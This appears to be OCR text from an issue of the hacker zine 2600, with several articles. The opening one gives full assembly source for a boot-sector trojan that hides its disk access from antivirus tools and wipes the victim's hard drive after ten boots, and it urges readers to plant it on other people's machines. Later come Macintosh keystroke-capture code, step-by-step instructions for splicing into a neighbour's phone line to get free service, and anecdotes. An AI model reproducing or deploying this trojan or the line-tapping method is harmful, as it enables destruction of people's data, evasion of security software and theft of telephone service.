application to directly access the disk using I/O ports without first dealing with Windows itself either. Soon after its release, Windows AV programs detecting everything from INT 13h's by DOS apps, to detecting undocumented calls to access the disk were released. It seemed as if detection was inevitable if an AV program was used at all.

In order to hide your trojan's activities from the computer, it is necessary to make your disk I/O's hidden from the entire system. You can do this by using a technique I am about to describe called "Stealth" disk I/O. By doing this, you not only hide yourself from these aggravating AV programs looking for suspicious disk access, but you also prevent protected mode operating systems such as Windows from stopping your program from getting at the hard drive.

Nothing will know that your program is even accessing the disk drive at all!

There is a security hole in Windows we will take advantage of to do this. There is also an undesired feature in standard disk controller cards which will also be used. Windows seems to have no problem giving applications full control of all ports which are unknown to it. This was a big mistake on Bill's part. But how does this help us? Windows knows about ports 1F0h-1F7h, so clearly disk I/O using these ports will be noticed. If an application tries any I/O to 1F0h, Windows knows you are poking around with the disk drives. What about port 81F0h? You can read and write to that port all you want, because Windows doesn't care. Because Windows doesn't know what the hell port 81F0h is for! If you try to do a write to port 81F0h, the processor will send the signals out on the bus telling all the cards that data is being written to port 81F0h. Most cards, however, only look at the lower 16 bits of the address to see if they are being accessed. What does this mean? Our output to port 81F0h is magically transformed into an output to port 1F0h. Does Windows know? Nope. As far as the processor sees, you just wrote to port 81F0h. Pretty sneaky, eh? There are ways which AV programs could be written to detect this, however, but none have been written as of yet. What such a program would do is track all access to ports above FFFh, and would be installed in Windows as a virtual device driver.

To demonstrate a practical use of "Stealth" disk I/O, here is a sample trojan using the technique. It will work undetected in DOS or even in Windows with any AV program installed. It uses two routines you can use in your own programs. hdRW will write or read a buffer to a physical sector, and hdWait will wait for completion of the previous command to the HD. Both of these routines use "Stealth" I/O, so they will not be detected.

```
; BYE_BYE_BBS By Commander Crash
;
; This trojan horse demonstrates the
; use of stealth disk I/O techniques
; to avoid detection from Windows
; and all antivirus software.
;
; How it works:
;
; The actual trojan is quite simple,
; and is designed to simply demon-
; strate one practical use of the
; stealth disk I/O routines. When
; this program is run, it installs
; encrypted boot sector code in the
; hard disk's boot sector after mak-
; ing a backup of the boot sector in
; sector 7. When the victim reboots
; his/her PC, it is loaded into
; 0000:7C00 in memory. The trojan
; first decrypts itself into
; 8000:0000 and continues from
; there, effectively moving itself
; out of the boot area in memory. It
; then decrements a counter in the
; boot sector. If it hits 0, it then
; corrupts the drive. Any further
; attempts to boot simply display an
; error and shuts the HDD down. If
; the counter hasn't reached 0, the
; sector 7 is loaded from disk to
; 0000:7C00 (Good thing we got outta
; there) and control is given to it
; once again. The boot process then
; continues normally.

        .MODEL  tiny
        .STACK  200h

HDDATA          Equ     01f0h
HDERROR         Equ     01f1h
HDPRECOMP       Equ     01f1h
HDSECTORS       Equ     01f2h
HDSECTOR        Equ     01f3h
HDCYLLOW        Equ     01f4h
HDCYLHIGH       Equ     01f5h
HDDRHEAD        Equ     01f6h
```

```
HDDCMD          Equ     01f7h
HDSTATUS        Equ     01f7h
; Hard disk drive port definitions
STEALTH         Equ     08000h
; Stealth bit to use to hide disk
; I/O
READ            Equ     020h
; HDD commands (Read data)
WRITE           Equ     030h
; (Write Data)
ON              Equ     040h
; (Turn on HDD via read verify)
OFF             Equ     0E0h
; (Spin down HDD)
SLEEP           Equ     0E6h
; (Turn off HDD for good; at least
; till reset)

        .CODE

; Installer
        mov ax, cs
        mov ds, ax
        ; set up data segment
        mov es, ax
        mov di, OFFSET sectorData
        mov ax, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in the old boot sector
        mov di, OFFSET sectorData
        add di, 401
        cmp BYTE PTR[di], ';'
        ; Look for ";)" Signature
        jne short nosig
        cmp BYTE PTR[di+1], ')'
        je short exit
        ; If we're already installed,
        ; exit

nosig:
        mov ax, OFFSET sectorData
        mov di, ax
        mov ax, 0
        mov bx, 0
        mov cl, 7
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; copy the boot sector in sect
        ; 7
        mov di, OFFSET sectorData
        mov si, OFFSET bootProgram
        cld
        mov cx, OFFSET bootProgramEnd -
        OFFSET bootProgram
        rep movsb
        ; Copy our program into the
        ; boot data
        mov cx, OFFSET bootProgramEnd -
        Offset start
        mov di, OFFSET start - OFFSET
        bootProgram
        add di, OFFSET sectorData
        mov si, di

EncryptNextbyte:
        lodsb
        xor al, '*'
        stosb
        loop encryptNextByte
        ; Scramble part of the trojan
        mov ax, OFFSET sectorData
        add ax, 400
        mov di, ax
        mov [di], BYTE PTR 0Ah
        ; Counter in boot (10 times)
        mov [di+1], BYTE PTR ';'
        mov [di+2], BYTE PTR ')'
        ; Signature in boot
        mov ax, OFFSET sectorData
        mov di, ax
        mov ax, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; Write the new boot sector

exit:
```

```
        mov ah,4ch
        int 21h
        ; Terminate the program

; Boot sector program

bootProgram:
; This is at 0000:7C00h
        cld
        ; loader
        mov ax, cs
        mov ds, ax
        mov si, OFFSET start - OFFSET
        bootProgram + 7C00h
        mov cx, OFFSET bootProgramEnd -
        OFFSET start
        mov ax, 8000h
        mov es, ax
        mov di, 0

decryptNextByte:
        lodsb
        xor al, '*'
        stosb
        loop decryptNextByte
        ; copy our code to 8000:0000
        DB 0EAh,00h,00h,00h,080h
        ; Jump to our code (jmp
        ; 8000:0000h)

start:
        mov ax, 09000h
        mov ds, ax
        mov di, 0
        mov ax, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in our boot sector
        mov bx, 400
        cmp BYTE PTR [bx], 0
        ; Has our counter hit 0
        ; already?
        je errMessage
        ; Yes? Show error message
        dec BYTE PTR [bx]
        ; No? That's 1 less time...
        mov di, 0
        mov ax, 0
        mov bx, 0
        mov cl, 1
        mov ch, 1
        mov si, WRITE
        call hdRW
        ; Save the new counter
        mov bx, 400
        cmp BYTE PTR [bx], 0
        je wipeDrive
        ; We just hit 0? WipeDrive
        xor ax, ax
        mov ds, ax
        mov ax, 07C00h
        mov di, ax
        mov ax, 0
        mov bx, 0
        mov cl, 7
        mov ch, 1
        mov si, READ
        call hdRW
        ; Read in the old boot sector
        DB 0EAh,00h,07Ch,00h,00h
        ; Jump to old boot sector @
        ; 7C00h

errMessage:
        mov cx, 26
        mov si, OFFSET errText - OFF-
        SET start
        mov ax, cs
        mov ds, ax

outLoop:
        mov ah, 0Eh
        mov al, [si]
        inc si
        mov bx, 0007h
        int 10h
        loop outloop
        ; Show the error message
        mov dx, HDDCMD or STEALTH
        ; Shut the HD up.
        mov al, SLEEP
```

```
      out dx, al

lockup:
      jmp short lockup
      ; Freeze up the system

wipeDrive:
      mov ah, 08h
      mov dl, 080h
      int 13h
      ; Get drive parameters
      inc dh
      mov MAXHEADS, dh
      and cl, 01Fh
      inc cl
      mov MAXSECTS, cl
      mov bx, 0
      ; bx = cur cylinder
      mov cx, 0101h
      mov ax, 0100h

nextSect:
      mov di, 2600h
      mov si, WRITE
      push ax
      push cx
      push bx
      call hdRW
      cli
      pop bx
      pop cx
      pop ax
      inc ah
      cmp ah, MAXHEADS
      jne nextSect
      mov ah, 0
      inc cl
       cmp cl, MAXSECTS
       jne nextSect
       mov cl, 0
       inc bx
       jmp short nextSect

 errText:
      DB 0Ah,'HDD 0 controller fail-
      ure',07h
 MAXHEADS DB (?)
 MAXSECTS DB (?)

 ; hdWait
 ;
 ; Waits for the hard drive and con-
 ; troller to finish it's current
 ; task before returning.

 hdWait Proc Near
       push dx
       push ax

 hdWaitLp:
       mov dx, HDSTATUS or STEALTH
       in al, dx
       mov ah, al
       and ah, 050h
       cmp ah, 050h
       jne short hdWaitLp
       and al, 080h
       cmp al, 080h
       je short hdWaitLp
       pop ax
       pop dx
       ret
 hdWait Endp

 ; hdRW
 ;
 ; Reads or writes a block of data to
 ; or from the hard drive
 ;
 ; DI - Buffer, AL - drive, AH -
 ; head
 ; bx - cylinder, cl - sector, ch -
 ; numsectors
 ; SI - READ/WRITE

 hdRW Proc Near
       call hdWait
       cli
       ; Leave me alone, other ints!
       shr al, 4
       or al, ah
       or al, 0A0h
       mov dx, HDDRHEAD or STEALTH
       out dx, al
```

```
        ; Set up drive and head regis-
        ; ter
        mov dx, HDCYLLOW or STEALTH
        mov ax, bx
        out dx, ax
        ; Set up the cylinder regis-
        ; ters
        mov dx, HDSECTOR or STEALTH
        mov al, cl
        out dx, al
        ; Set up sector register
        mov dx, HDSECTORS or STEALTH
        mov al, ch
        out dx, al
        ; # of sectors to xfer
        mov dx, HDDCMD or STEALTH
        mov ax, si
        out dx, al
        ; READ/WRITE
        call hdWait
        mov  dx, HDSTATUS or STEALTH

drq:
        in  al, dx
        and al, 08h
        cmp al, 08h
        jne drq
        ; Wait for data request
        cmp si, READ
        je readNextSector

writeNextSector:
; Write 256 words for 1 sector
        mov bl, 0FFh

writeNextByte:
        mov dx, HDDATA or STEALTH
        mov ax, [DI]
        out dx, ax
        add di, 2
        dec bl
        cmp bl, 0FFh
        jnz short writeNextByte
        dec ch
        jnz short writeNextSector
        ; Loop till done with all sec-
        ; tors
        jmp short exitRW

readNextSector:
        mov bl, 0FFh
        ; Read 256 words for 1 sector

readNextByte:
        mov dx, HDDATA or STEALTH
        in ax, dx
        mov [DI], ax
        add di, 2
        dec bl
        cmp bl, 0FFh
        jnz short readNextByte
        dec ch
        jnz short readNextSector
        ; Loop till done with all sec-
        ; tors

exitRW:
        sti
        ret
hdRW Endp

bootProgramEnd:

sectorData DB 512 DUP (?)

        END
```


To install the program, simply run it on some lame PC. It will copy an encrypted version of itself into the boot sector on hard drive 1. The original boot sector is stored in sector 7. When someone, such as a Radio Crap representative, reboots the machine, the trojan program is decrypted into memory and run. It will simply decrement a counter in the boot sector, and boot his machine as normal. When this hits 0, look out! The hard drive will be wiped clean, but you'll be long gone. All attempts to reboot will result in the message "HDD controller failure" and the hard drive will be shut down. The actual motor will be turned off to give that added effect that the data was destroyed by "just another hard drive

crash". If you accidentally run this program, you must replace your boot sector (physical sector 0) before you reboot 10 times, or you're in trouble. The installer must be run under DOS (you can make a DOS boot disk to bring with you to the target) but it will work with any OS that happens to be running... UNIX, OS/2, etc.

One thing to note, adding 8000h to disk I/O instructions is not needed in real mode to do undetected disk I/O. Most AV programs rely on capturing the int 13h or the DOS interrupt vector to detect disk access. Ports aren't even looked at. Most people seem to be afraid of poking around with the disk controller directly, but there is nothing to it at all. I guess AV software writers thought nobody would try direct disk I/O. All that would have to be done is to write a program that searches for anything like "OUT 1f4h, al" in the .EXE files on your system and alert the user . A DOS program will not normally do anything like that, and a Windows program that does anything like that should never be run. I guess it was too complicated for them to do.


BYE_BYE_BBS is just one of the many things one can do with "Stealth" I/O. Does anyone use such techniques in viruses today? As far as I am aware of, no. And it's a good thing, seeing as how undetectable such accesses are with today's AV software. If someone were to write a mutating stealth virus that used stealth disk I/O, it would be very difficult to detect, and us PC users would be in big trouble. I hope you antivirus programmers out there take this article as a warning, and add detection for this in your programs. I also hope Microslut wakes up and learns what protected mode really means. In the meantime, here's another way we can give those deserving lamers who cross us some payback! If you work for an antivirus software company, and would like some suggestions in adding "Stealth" detection to your software, you can leave a message in my 2600 mailbox. Have phun, and be careful with this info!

Scenic Boston




2600 Meetings


1st Friday of Every Month
Prudential Center Mall, Boston
The Terrace Food Court
Start at 6:00pm
Payfones:617-236-6585,84,83,82



The LOphT

Home of ATDT-EAST BBS
-=RDT HQ
Vax 11/750
Grill-a-thons
Suite of the ElTe





MILITARY MADNESS

"Sleep well, your Air Force is protecting you."

...the true story of my experiences
as a paid hacker for the military...

Most people aren't technical wizards, and they don't want to be. Most people are happy to understand the technology they have to use in everyday life; like their VCR's, for example. Some of us live for technological joys and toys, but we're a smaller group. There is an even smaller, rarer third group: new, eager computer users, anxious to be techies, but who aren't there yet. One such individual was a Lt. Colonel I knew during my years with the U.S. Air Force.

Don't get me wrong, no one hated the guy. Far from it; he was friendly and well-liked. He just had too much time on his hands. His retirement was just months away. All his official duties had already been assigned to others. He went from office to office, trying to help people out, while filling his time by playing with their computers. He would give them public domain programs, reorganize their hard drives, whatever struck his fancy. Sometimes he actually helped, sometimes it didn't quite work out that way. As long as he didn't do any real damage, no one had the heart to tell the guy to quit trying to help them. Besides, he was a Colonel; you don't tell Colonels to stay the bleep off your computer!

One day the Colonel "helped" everyone out by reassigning all their function keys... without asking their permission, or even telling them about it. That was the last straw. Colonel or no, something had to be done. Everyone had work to do (usually in a hurry) but no one knew how to anymore; all their accustomed keypresses were no longer valid. The Colonel had standardized keypresses to match his favorite word processor, assuming everyone else knew and loved that word processor. No one else had any experience with it. Being technophobic, they weren't about to learn anything new either!

At first the poor users just called me, their resident techie, to have me quietly undo what the Colonel had done. They just wanted their computers to work like they used to. One brave (and very ticked off) Sergeant, though, had me install a password program on his computer, specifically to keep certain people from "helping" him anymore. Everyone told him he was crazy and he'd get in trouble. Time went by. When he didn't get in trouble, everyone else wanted password protection too. Until then the stand-alone, non-networked computers didn't have passwords. Since you had to be physically there, on a guarded military base, to get info from them, no one worried. We didn't anticipate problems from within our own ranks, though!

Suddenly, nearly everyone had password protection. It wasn't super serious protection, but it didn't have to be. It just had to keep honest people honest. Remember, though, that these were non-technical people, who resisted learning anything new.

As strange and foreign as the idea may seem to techies, within two weeks people had forgotten their passwords. Yes, they had locked themselves out of their own computers! These were simple, obvious passwords, too, made up by the users themselves, not some super hard-to-break computer generated codes.

I was used to being called in to fix other people's computer problems, since I was the official technical whiz in residence. I've seen some pretty strange problems, too, but this one took the cake! I had to break into their computers, find out where the password program was hidden in their computer's hard disk drive, and read its computer codes. All this, just to tell them what their own password was! Unbelievable!

The first time it happened, I mentally wrote it off as someone's hangover. The second time, I was starting to reconsider general stupidity as an option, but I was still in denial and considered it another fluke. Two patterns became clearer as time went on. One, that the users weren't going to learn. Two, that all their computers had enough similarities to make it possible to automate the breaking-in process, which I had been doing by hand.

One afternoon (when the rest of my office left me alone while they went on an extended lunch break —- the bastiges!), I took the opportunity and hacked up a better solution. Mostly, I just wanted to see if I could do it. I told no one

about it, in case I couldn't make it work. Why shoot your mouth off and be embarrassed later? Besides, I wasn't sure I wouldn't get in trouble for doing this, since I didn't have any sort of permission to do it. So, quietly, secretly, I wrote up a program, testing it on my computer first.

Next, I needed to test it on someone else's computer. I had a whole building to pick from. I wanted a real challenge. I wanted to be extra careful, though. I trusted one coworker, another techie, who I knew would appreciate my sense of humor in all this. I asked him to pick a computer for my test, one that he knew would be difficult to crack. He chose one, and I went to that office, asking to use their computer. Incredible - they waved me into their private computer area, not even getting up or asking why I wanted to use it! I did my little automated cracking routine, saw the password on the screen, and wrote it down by hand on scratch paper. I covered my tracks, thanked them, left, and showed my friend. Once he got over the initial shock, he told me that if it were a "real" program, it would print out the password, using their printer. Smart ass - I knew all along that he had the right sense of humor for this!

I went back to my office, added that feature, then added a few more just in case he upped the stakes on me again. The new version could not only print its output, but could show it three different ways. One was for normal text (easy) passwords, and two were computer-only codes for harder passwords. I guess I had overdone it; instead of being merely impressed and amused, my friend was starting to worry about all this. I was disappointed to hear that. He quit before I got to show him the countermeasures I had devised, to protect my computer from my program, I wanted to show him how my computer would trick my program into displaying a phony password. We both agreed to quit while we were ahead, though, disappointment or not.

One morning, just minutes after I arrived at work, I got a call. Another forgotten password. No big deal; I was prepared. Not taking it too seriously, I grabbed my cracking disk and headed down there. Great! When I arrived, the place was full of big shots, and everyone's stressing out, trying to get this one important computer going. The Colonel himself was there working on it. He saw me come in, and stepped aside to let me try it. Normally, no one cared what I did to fix things. This time, when I least needed it, I had a super-attentive audience.

I'm silently cursing my luck. I reluctantly get out my password busting diskette, insert it in front of everybody, and make the program do its thing. Seconds later, there's the password. The in-joke prompt, asking me if I want a printout of the password, doesn't look so funny right now. "I'm in deep trouble now, for sure," I think. "And I've only been to work for fifteen minutes!" I try to act nonchalant as I get the computer going again, hoping no one thinks to ask where I got that disk. No one asks. I leave and go back to my normal tasks, wondering if I'm going to get called into some big shot's office to explain all this.

He comes to me. The Colonel himself shows up, right at my desk, and waves me out into the hallway. At first I panic. I don't really hear what the Colonel is saying; I'm too busy looking around for the military cops! Slowly, when they fail to show up, I start listening closer. It seems that the Colonel just wants a copy of the program for himself. "Sure, Colonel, all the copies you want! What? Keep the program a secret? No problems there, either!" Talk about relief. I'm probably shaking a little by now, thinking about how many big rocks I almost had to break into little ones, or something.

Life went on pretty much normally after that, except for the funny awed stares I got from time to time. I had the impression that the Colonel had been bragging to some of his high-placed friends about this guy he had working for him. Once I found out that I wasn't in trouble, and that the powers-that-be seemed to like what I had done, I relaxed quite a bit. I was even proud, in a strange sort of way, to have my program all but classified as a government secret. And the Colonel loved his new toy, too! The other computer users weren't exactly thrilled, but I was too safe and happy to care.

Everything was pretty sweet until I came back from lunch one day, and saw the Colonel sitting at my computer desk. Suddenly, I remembered the counter-measures I had put on my computer and then forgot about. Panic time again! I walked up quietly and peeked over his shoulder. Sure enough, my computer's screen was displaying the message; "This computer's password is: 'Try harder, asshole!' Do you want a printout?" I leaned over, quickly typing in the real password for him. Lucky for me the man had a sense of humor!

t-shirt follies

by The Roach

At one of the Washington DC *2600* meetings, I bought one of the *2600* t-shirts. I thought, "Hey, this shirt is cool, I'll wear it for fun... better than a shirt that says something like 'fuck you' on it." Well, I think I would have had a better time with the 'fuck you' shirt. I have never been harassed so much in my life over anything. But the shirt did it. Lemme tell you.

Episode One

Two days after the meeting, I wore the shirt to a mall. I was with some friends. We were all having a fun time, laughing, buying stuff. (At least my friends were. You know the myth... we hackers have no money) Well, one of my friends had to make a phone call. So we all stopped by a payphone, and we waited while she made the phone call. A few minutes later, she started fighting with her mother over the phone, and so the call started to take over five minutes. By this time, I was really bored, so I started playing with a payphone right next to the one my friend was on. A short time later, a guard came up to me, and said, "Sorry, but you have to come with me." I said, "Hey, what did I do? I'm not doing anything to harm anyone." The guard pointed to my shirt and told me I was probably doing something illegal and I had to come with him. I wrangled words with him for awhile, telling him I was doing nothing but trying to overcome boredom. I even told him to clean out my pockets to emphasize I had nothing on me. (Now I know I shouldn't have done that. It "showed my guilt".) He checked my pockets and he still wanted me to come with him. I told him no. So he took me firmly by the arm, and we walked off. So we went down to his "guarding domain", and he said he had to call my parents. I told him I wasn't going to tell him anything since I had done nothing wrong. After a while, I told him if he didn't let me go, I was going to yell and scream. He looked dubious, so I started to throw a tantrum. The guard got embarrassed, and immediately I was taken out of his "domain". He told another guard to take me to my friends. We all got kicked out of the mall.

Episode Two

Then I had another bad experience. I was at a bookstore, reading a sportscard magazine. I finally put down the magazine, so I could go to the Fantasy/Sci-fi section. On the way to the Fantasy section, a woman came up to me and asked what the shirt was for. I told her that it was just a silly shirt about hackers. She then asked me if I knew anything about hacking. Well, at this point, I started to act dumb, so I couldn't be crucified for anything later on, remembering the mall incident. I told her, yeah, I know about hacking in general, but as much as John Q. Public did. She then got really persistent, and started to ask me more questions, tinged with malevolence. By this time, I was acting bewildered and said, "Please miss, I just bought the t-shirt cuz I thought it was neat. I really don't know anything about hacking." For some reason this statement got her really irate, and she started to yell at me. I walked away, but she started following behind me. I couldn't seem to lose this woman. I never got her name, but it must have been something like Hope, or Grace, or some religious name, for she started quoting bible scriptures at me, telling me I was going to go to hell for my sins, and that I should confess now before it was too late. By this time, everyone in the bookstore was staring at both of us, and I was really embarrassed. I walked out of the bookstore, and went to another shop where my family was. The bitch didn't follow me out of the bookstore.

Episode Three

One incident I had with the shirt was funny. A teenager of about 17 asked me about the shirt, and where he could get one. I told him that you can usually buy one in the *2600* magazine, or sometimes at the *2600* meeting. The teenager told me that he lived out in "the middle of nowhere", and he then asked me if he could buy the one I was wearing. I smiled, and said, "No, this is the only one I have. Money won't get the shirt off my back." The guy gave up, and gave me a pitiful smile. So I asked him if he had an internet address of some kind. He said yes. I then gave him the email address of *2600*, and told him to try and get one from there. He then smiled, and said thank you.

I've had a couple more incidents with the shirt, but of no great consequence. I still am wearing the shirt, but I can't seem to wear it to school without being kicked out of the computer room. Oh well, you win some, you lose some.

MACINTOSH KEY CAPTURING

by Swarthy

In the winter 1994-95 issue's article entitled "More Key Capturing" the author provided some interesting multi-platform insight, but didn't mention a quick key capturing scheme for the Macintosh... after all, they are the most flawed in terms of security. Included here is the necessary explanation and code needed to pull off a key capturer for the Macintosh.

In a Macintosh, everything is based on events, but the Mac doesn't give us a nice powerful set of routines to deal with the key down/up events in the way that we plan to deal with them. So, in order to get the keys first (without missing any) we must write a jGNE filter. This, unfortunately, can only be done in 68k assembly language. The asm included is the guts of the filter, the rest is just writing the char into a file. This is written to be compiled with THINK C or C++, and should be built as a system extension. This is not my code, by the way.

```
#include <Resources.h>
#include <Memory.h>
#include <Events.h>
#include <SetUpA4.h>
#include <SysEqu.h>
static void *gOldJGNE;

static pascal void * SetJGNEFilter (void *newFilter)
{
   void *result = *(void **) JGNEFilter;
   *(long *) JGNEFilter = (long) newFilter;
   return (result);
}

static Boolean myGNE (EventRecord *event, Boolean preResult)
{
   Boolean postResult = preResult;

   if (event->what == mouseDown)
      SysBeep (10);

   return (postResult);
}

static void myJGNE (void)
{
   static Boolean inJGNE;

   asm
   {
      MOVE.L      A1,A0             ; save event record pointer from GetA4
      JSR         GetA4             ; point A1 at our A4
      MOVE.L      A4,-(A7)          ; save old A4
      MOVE.L      (A1),A4           ; get new A4
```

```
        MOVE.L      A0,A1               ; restore old A1
        TST.B       inJGNE              ; is myJGNE busy?
        BNE         @1                  ; yes, so bail
        MOVE.B      #true,inJGNE        ; mark myJGNE busy
        MOVE.W      D0,-(A7)            ; push pre-result
        MOVE.L      A1,-(A7)            ; push event record pointer
        JSR         myGNE               ; do the real work
        MOVE.L      (A7)+,A1            ; restore event record pointer
        ADDQ.L      #2,A7               ; pop pre-result; post-result in D0
        ASL.W       #8,D0               ; bump C boolean to Lisa
        MOVE.W      D0,8(A7)            ; stash result where caller expects it
        MOVE.B      #false,inJGNE       ; mark myJGNE not busy @1
        MOVE.L      gOldJGNE,A0         ; get previous jGNE
        MOVE.L      (A7)+,A4            ; restore A4
        MOVE.L      A0,-(A7)            ; return to previous jGNE
    }
}

pascal void main (void)
{
    void *me; asm { MOVE.L A0,me }

    RememberA0 ( );
    SetUpA4 ( );

    DetachResource (RecoverHandle (me));
    gOldJGNE = SetJGNEFilter (myJGNE);

    RestoreA4 ( );
}
```

(continued from page 5)

challenge the constitutionality of the law over the next few months. It is also likely that the sentencing guidelines will call for no more than what Cummings has already served. In other words, he will be freed.

Of course, there is a big down side to this. The government will interpret this as a victory and will see a green light to lock up anyone in possession of simple electronic and/or computer tools if they so choose. And, as has been so aptly demonstrated by this case, if they choose to treat the suspect as a terrorist and lock him/her up for six months with no bail, they won't have much difficulty finding a judge willing to do this. Until some sweeping changes take effect, we are all in serious danger.

The Secret Service has lost whatever credibility it once had by its actions over the last few months. (At press time, new raids involving the Secret Service centered on people, at least one of whom was accused of nothing more than selling electronic devices that had been purchased through a catalog. The Secret Service planted an informant in the hacker community who, according to sources, repeatedly tried to get hackers to commit crimes.) It is becoming clear that if we are to survive as a democratic society, we must make it a priority to eliminate the Secret Service as a watchdog over American citizens.

To receive updated information on the Bernie S. case, send email to bernies@2600.com. In the other major hacker case that we have been following, Kevin Mitnick pleaded guilty in July to one count out of the 23 he was charged with. Under this agreement, Mitnick will only have to serve eight months, although it is unclear if he will be charged with additional counts in California. To write to Mitnick and to receive updated information, email kmitnick@2600.com.

JUST SAY NO!

By Hudson

The NO-Box is a simple-type phreak box, which really isn't a box at all. It's like a new and improved gold box, without wires, and without mess.

What the NO-Box does is take the wires where the phone company set it up for your extra lines, and hook it to someone else's. This works best when there is a trunk close to your house (like mine, 30 feet away). And it works *really* easy if you only have one line in your house already.

You'll need:

Alligator Clips (2)

Wire Cutters

Go to the box inside/outside your house that contains the incoming telco wires.

You'll see a mess of wires. Look for ones *not* hooked into anything, just either dangling or separated.

Try to find the two closet wires not hooked into anything. Remember their color. (The colors won't be solid so write it down or something.)

Go to your trunk box.

Find your phone terminals (use an ANI or ANAC number).

Find a close target, do an ANI or ANAC.

Near your terminals there should be either a thick wire or a whole mess of tangled wires. Look for the two colors you found in your house.

Cut those two wires in your trunk box.

Hook up alligator clips to both wires.

Hook up the wire (and new clips) to your target's terminal. Usually the more red (i.e., orange, yellow, etc.) the wire is, the more probability that *that's* the ring wire.

Go home.

Go back to your telco box and open it back up.

Connect the wires from before to the ring and tip lines of the extra terminals in your telco box. If you don't have extra terminals that means either you have an older telephone system that can only support two lines and both are full, *or* you have too many phone lines as it is. My house can support six lines, as do most.

We aren't done. We are going to need voltage. There should be a *pure white* wire there somewhere. Hook that up to the *left* (tip). Wear rubber gloves or at least use electricity resistant tools if you don't want a nasty shock.

Now assuming that you hooked up the ring/tip/voltage wires correctly in *your* box, and that in the trunk, you cut the right wires and hooked them up right to your target, *and* that you are using a target whose number is activated, you now have a *free* phone line in your house. But remember - *don't* use it during the day or whenever you think someone might pick up the phone.

To use the phone yourself, you have two options:

a) If you have it hooked up as your second phone line, just find the wires and in whatever modular outlet you want, hook that up to the yellow/black terminals with the voltage wire.

b) If you have four lines already, go to that modular outlet, disconnect whatever is on the secondary port (yellow/black) and hook those wires up.

Then get either a two-line phone, or make yourself a phone switcher, just by getting a two-way splitter, cutting the wires on one of the ports, and switching the yellow and black coming in from the phone line with the red and green going out to the port. This way, when you are plugged into "Jack 1" you'll get your own legit phone line, but when in "Jack 2" you'll get your free one.

That's it. Just remember to use common sense on who you call from your "new" line.

COCOT Experimenter's Resource Guide

by Dastar Com

Although the question "What is a COCOT?" is rarely asked anymore, interest in COCOTs has remained high due to the fact that so much is still unknown about them. They are different from normal payphones and thus garner more attention from the curious. When you call them they sometimes emit a carrier and afford many hackers the fantasy of eventually breaking their protocol and discovering the secrets which are locked inside. In this article, I intend to explain not only the internal hardware and operation of a COCOT, but also the business side of owning and operating payphones: the operational maintenance requirements as well as revenue collection and what goes into it. Since most of my experience with COCOTs to this point has been with Intellicall brand payphones, this article deals specifically with their configuration and operation. A large number of the COCOTs in operation around the country are Intellicall payphones and finding one shouldn't pose a problem for would-be experimenters. Plus, enough of the information is generic enough to be applied to other brands of COCOTs.

Beware the COCOT

Hopefully by now you know enough about COCOTs that you try to avoid using one at all costs (cost is the keyword here, because they have a notorious reputation of charging horrendous rates). A long time ago I came across a phone which charged $1.50 per 950 call! I called the phone's owner and bitched to him about this and ordered him to remedy the situation. He simply offered the location of alternate phones across the street to use. I later checked to see if the $1.50 charge was dropped; it hadn't been. That phone has since been removed. Good riddance. If you find a COCOT that isn't complying to the FCC regulations, call the FCC and complain. COCOT owners can face hefty fines for non-compliance. FCC regulations now require COCOTs to allow free access to 10xxx and 950 numbers.

